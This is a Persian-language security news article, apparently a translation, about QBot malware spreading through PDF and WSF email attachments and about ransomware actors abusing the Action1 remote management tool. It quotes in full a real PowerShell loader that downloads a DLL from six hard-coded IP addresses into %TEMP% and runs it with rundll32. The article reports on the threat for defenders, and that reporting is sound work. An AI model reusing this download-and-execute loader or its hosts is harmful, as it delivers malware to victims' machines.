
فایل WSF مخرب توسط فایل های PDF QBot توزیع شده است

اسکریپت PowerShell که توسط فایل WSF اجرا می‌شود سعی می‌کند یک DLL را از لیست URL ها دانلود کند. هر URL تا زمانی که فایل با موفقیت در پوشه %TEMP% دانلود و اجرا شود امتحان می‌شود.

```
Start-Sleep -Seconds 3;$ratcher = ("
http://87.236.146.236/555555.dat,http://194.165.59.51/555
555.dat,http://203.96.177.111/555555.dat,http://94.131.11
7.45/555555.dat,http://94.131.101.15/555555.dat,http://91
.193.19.217/555555.dat").split(",");foreach
($cosplendourUnmaneuverable in $ratcher) {try {wget
$cosplendourUnmaneuverable -TimeoutSec 16 -O
$env:TEMP\hibernatorTerminus.lancha;if ((Get-Item
$env:TEMP\hibernatorTerminus.lancha).length -ge 100000)
{start rundll32
$env:TEMP\\hibernatorTerminus.lancha,Nikn;break;}}catch
{Start-Sleep -Seconds 3;}}
```

اسکریپت PowerShell توسط فایل WSF اجرا می شود

هنگامی که QBot DLL اجرا می شود، دستور PING را اجرا می کند تا مشخص کند که آیا اتصال به اینترنت وجود دارد یا خیر. سپس بدافزار خود را به برنامه قانونی Windows wermgr.exe (مدیر خطای ویندوز) تزریق می‌کند، جایی که بی سر و صدا در پس‌زمینه اجرا می‌شود.



بدافزار QBot به حافظه فرآیند Wermgr.exe تزریق شد

آلودگی‌های بدافزار QBot می‌تواند منجر به حملات ویرانگر به شبکه‌های شرکتی شود و درک نحوه توزیع بدافزار ضروری است.

باج‌افزارهای وابسته به چندین عملیات Ransom-ware-as-a-Service (RaaS) از جمله REvil، BlackBasta، ProLock، Egregor، PwndLocker و MegaCortex، از Qbot برای دسترسی اولیه به شبکه‌های شرکتی استفاده کرده‌اند.

محققان در The DFIR Report نشان داده‌اند که تنها حدود 30 دقیقه طول می‌کشد تا QBot داده‌های حساس را پس از الودگی اولیه بدزدد. حتی بدتر از آن، انتشار فعالیت‌های مخرب تنها یک ساعت طول می‌کشد تا به ایستگاه‌های کاری مجاور سرایت کند. بنابراین، اگر دستگاهی به QBot آلوده شود، بسیار مهم است که سیستم را در اسرع وقت آفلاین کنید و یک ارزیابی کامل از شبکه برای رفتار غیرعادی انجام دهید.

حملات جدید ایمیل QBot از ترکیب PDF و WSF برای نصب بدافزار استفاده می‌کنند

هکرها شروع به سوء استفاده از Action1 RMM در حملات باج افزار می‌کنند

محققان امنیتی هشدار می دهند که مجرمان سایبری به طور فزاینده ای از نرم افزار دسترسی از راه دور Action1 برای تداوم در شبکه های در معرض خطر و برای اجرای دستورات، اسکریپت ها و باینری ها استفاده می کنند.

Action1 یک محصول نظارت و مدیریت از راه دور (RMM) است که معمولاً توسط ارائه دهندگان خدمات مدیریت شده (MSP) و سازمانی برای مدیریت از راه دور نقاط پایانی در یک شبکه استفاده می شود.

این نرم افزار به ادمین ها اجازه می دهد تا مدیریت پچ ها و استقرار به روز رسانی های امنیتی را خودکار کنند، نرم افزار را از راه دور نصب کنند، میزبان های کاتالوگ، عیب یابی مشکلات در نقاط پایانی و دریافت گزارش های بلادرنگ را داشته باشند.

در حالی که این نوع ابزارها برای ادمین ها بسیار مفید هستند، اما برای تهدیدکنندگانی که می توانند از آنها برای استقرار بدافزار یا به دست آوردن تداوم در شبکه‌ها استفاده کنند نیز ارزشمند هستند.

اجرای باینری‌ها به عنوان سیستم

Kostas، یکی از اعضای گروه تحلیلگر داوطلب The DFIR Report، متوجه شد که پلتفرم RMM Action۱ توسط چندین عامل تهدید برای فعالیت های شناسایی و اجرای کد با امتیازات سیستم در میزبان های شبکه مورد سوء استفاده قرار می‌گیرد.

محقق می گوید که پس از نصب عامل Action۱، دشمنان سیاستی را برای خودکارسازی اجرای باینری ها (مانند Command، PowerShell، Process Monitor Prompt) مورد نیاز در حمله ایجاد می‌کنند.

Tsale تاکید می‌کند که جدا از قابلیت‌های دسترسی از راه دور، Action1 بدون هیچ هزینه‌ای تا 100 نقطه پایانی در دسترس است که تنها محدودیت در نسخه رایگان محصول است.

تهدید عاملی که باینری‌ها را از طریق عامل Action1 به کار می‌گیرد

Action1 در حملات باج‌افزاری مورد سوء استفاده قرار گرفت

BleepingComputer سعی کرد در مورد حوادثی که در آن از پلتفرم Action1 RMM سوء استفاده می‌شود اطلاعات بیشتری کسب کند و منابع به آنها گفته‌اند که در حملات باج‌افزاری از سوی چندین عامل تهدید مشاهده شده است.

این محصول در مراحل اولیه حداقل سه حمله باج‌افزار اخیر با استفاده از گونه‌های بدافزار متمایز مورد استفاده قرار گرفته است. با این حال، ما نتوانستیم باج‌افزار خاصی را که در طول این حوادث مستقر شده است پیدا کنیم.

با این حال، به ما گفته شد که تاکتیک‌ها، تکنیک‌ها و رویه‌ها[1] بازتاب حمله‌ای است که تیم BlackBerry Incident Response تابستان گذشته آن را بررسی کرد.

محققان تهدید این حمله را به گروهی به نام مونتی نسبت دادند که در آن زمان ناشناخته بود. هکرها پس از سوء استفاده از آسیب‌پذیری Log4Shell به محیط نفوذ کردند.

تجزیه و تحلیل BlackBerry نشان داد که بیشتر شاخص‌های سازش[2] در حمله Monti در حوادث باج‌افزار منتسب به سندیکای Conti دیده می‌شود. یکی از IoC که برجسته بود استفاده از عامل Action1 RMM بود.

در حالی که حملات Conti به نرم‌افزار دسترسی از راه دور متکی بودند، انتخاب‌های معمولی برنامه AnyDesk و دسترسی آزمایشی به Atera RMM بودند - برای نصب عوامل در شبکه آسیب‌دیده و در نتیجه دسترسی از راه دور به همه میزبان‌ها.

همچنین مواردی وجود دارد که کارگزاران دسترسی اولیه به سازمان‌ها را از طریق نرم‌افزار ManageEngine Desktop Central از Zoho فروختند، محصولی که به مدیران اجازه می‌دهد سیستم‌های Windows، Linux و Mac را در شبکه مدیریت کنند.

از منظر باج‌افزار، نرم‌افزار RMM قانونی به اندازه کافی همه‌کاره است تا نیازهای آن‌ها را برآورده کند، دسترسی گسترده‌ای را در شبکه فراهم می‌کند و پایداری مداوم را تضمین می‌کند، زیرا عوامل امنیتی در محیط معمولاً پلتفرم‌ها را به‌عنوان یک تهدید علامت‌گذاری نمی‌کنند.

فیلترینگ مبتنی بر هوش مصنوعی

در حالی که Action1 RMM به طور قانونی در سراسر جهان توسط هزاران مدیر استفاده می‌شود، فروشنده آگاه است که محصول توسط عوامل تهدید در مرحله پس از سازش حمله برای حرکت جانبی مورد سوء استفاده قرار می‌گیرد.

مایک والترز، معاون تحقیقات آسیب‌پذیری و تهدید و یکی از بنیان‌گذاران Action1 Corporation، به BleepingComputer گفت که این شرکت سال گذشته سیستمی مبتنی بر هوش مصنوعی برای تشخیص رفتار غیرعادی کاربر و جلوگیری از استفاده هکرها از پلتفرم برای اهداف مخرب معرفی کرد.

مایک والترز: «سال گذشته ما یک سیستم فیلتر کننده عامل تهدید راه‌اندازی کردیم که فعالیت کاربر را برای الگوهای رفتاری مشکوک اسکن می‌کند، به‌طور خودکار حساب‌های مخرب احتمالی را تعلیق می‌کند و به تیم امنیتی اختصاصی Action1 هشدار می‌دهد تا این مشکل را بررسی کنند.»

این محقق گفت که Action1 در حال کار بر روی شامل اقدامات جدید برای جلوگیری از سوء استفاده از این پلتفرم است و افزود که این شرکت "کاملا آماده همکاری با قربانیان و مقامات قانونی" در مواردی است که Action1 برای حملات سایبری مورد استفاده قرار گرفته است.

1-TTPs
2-IoC

تلاش ما
حفظ امنیت
شماست...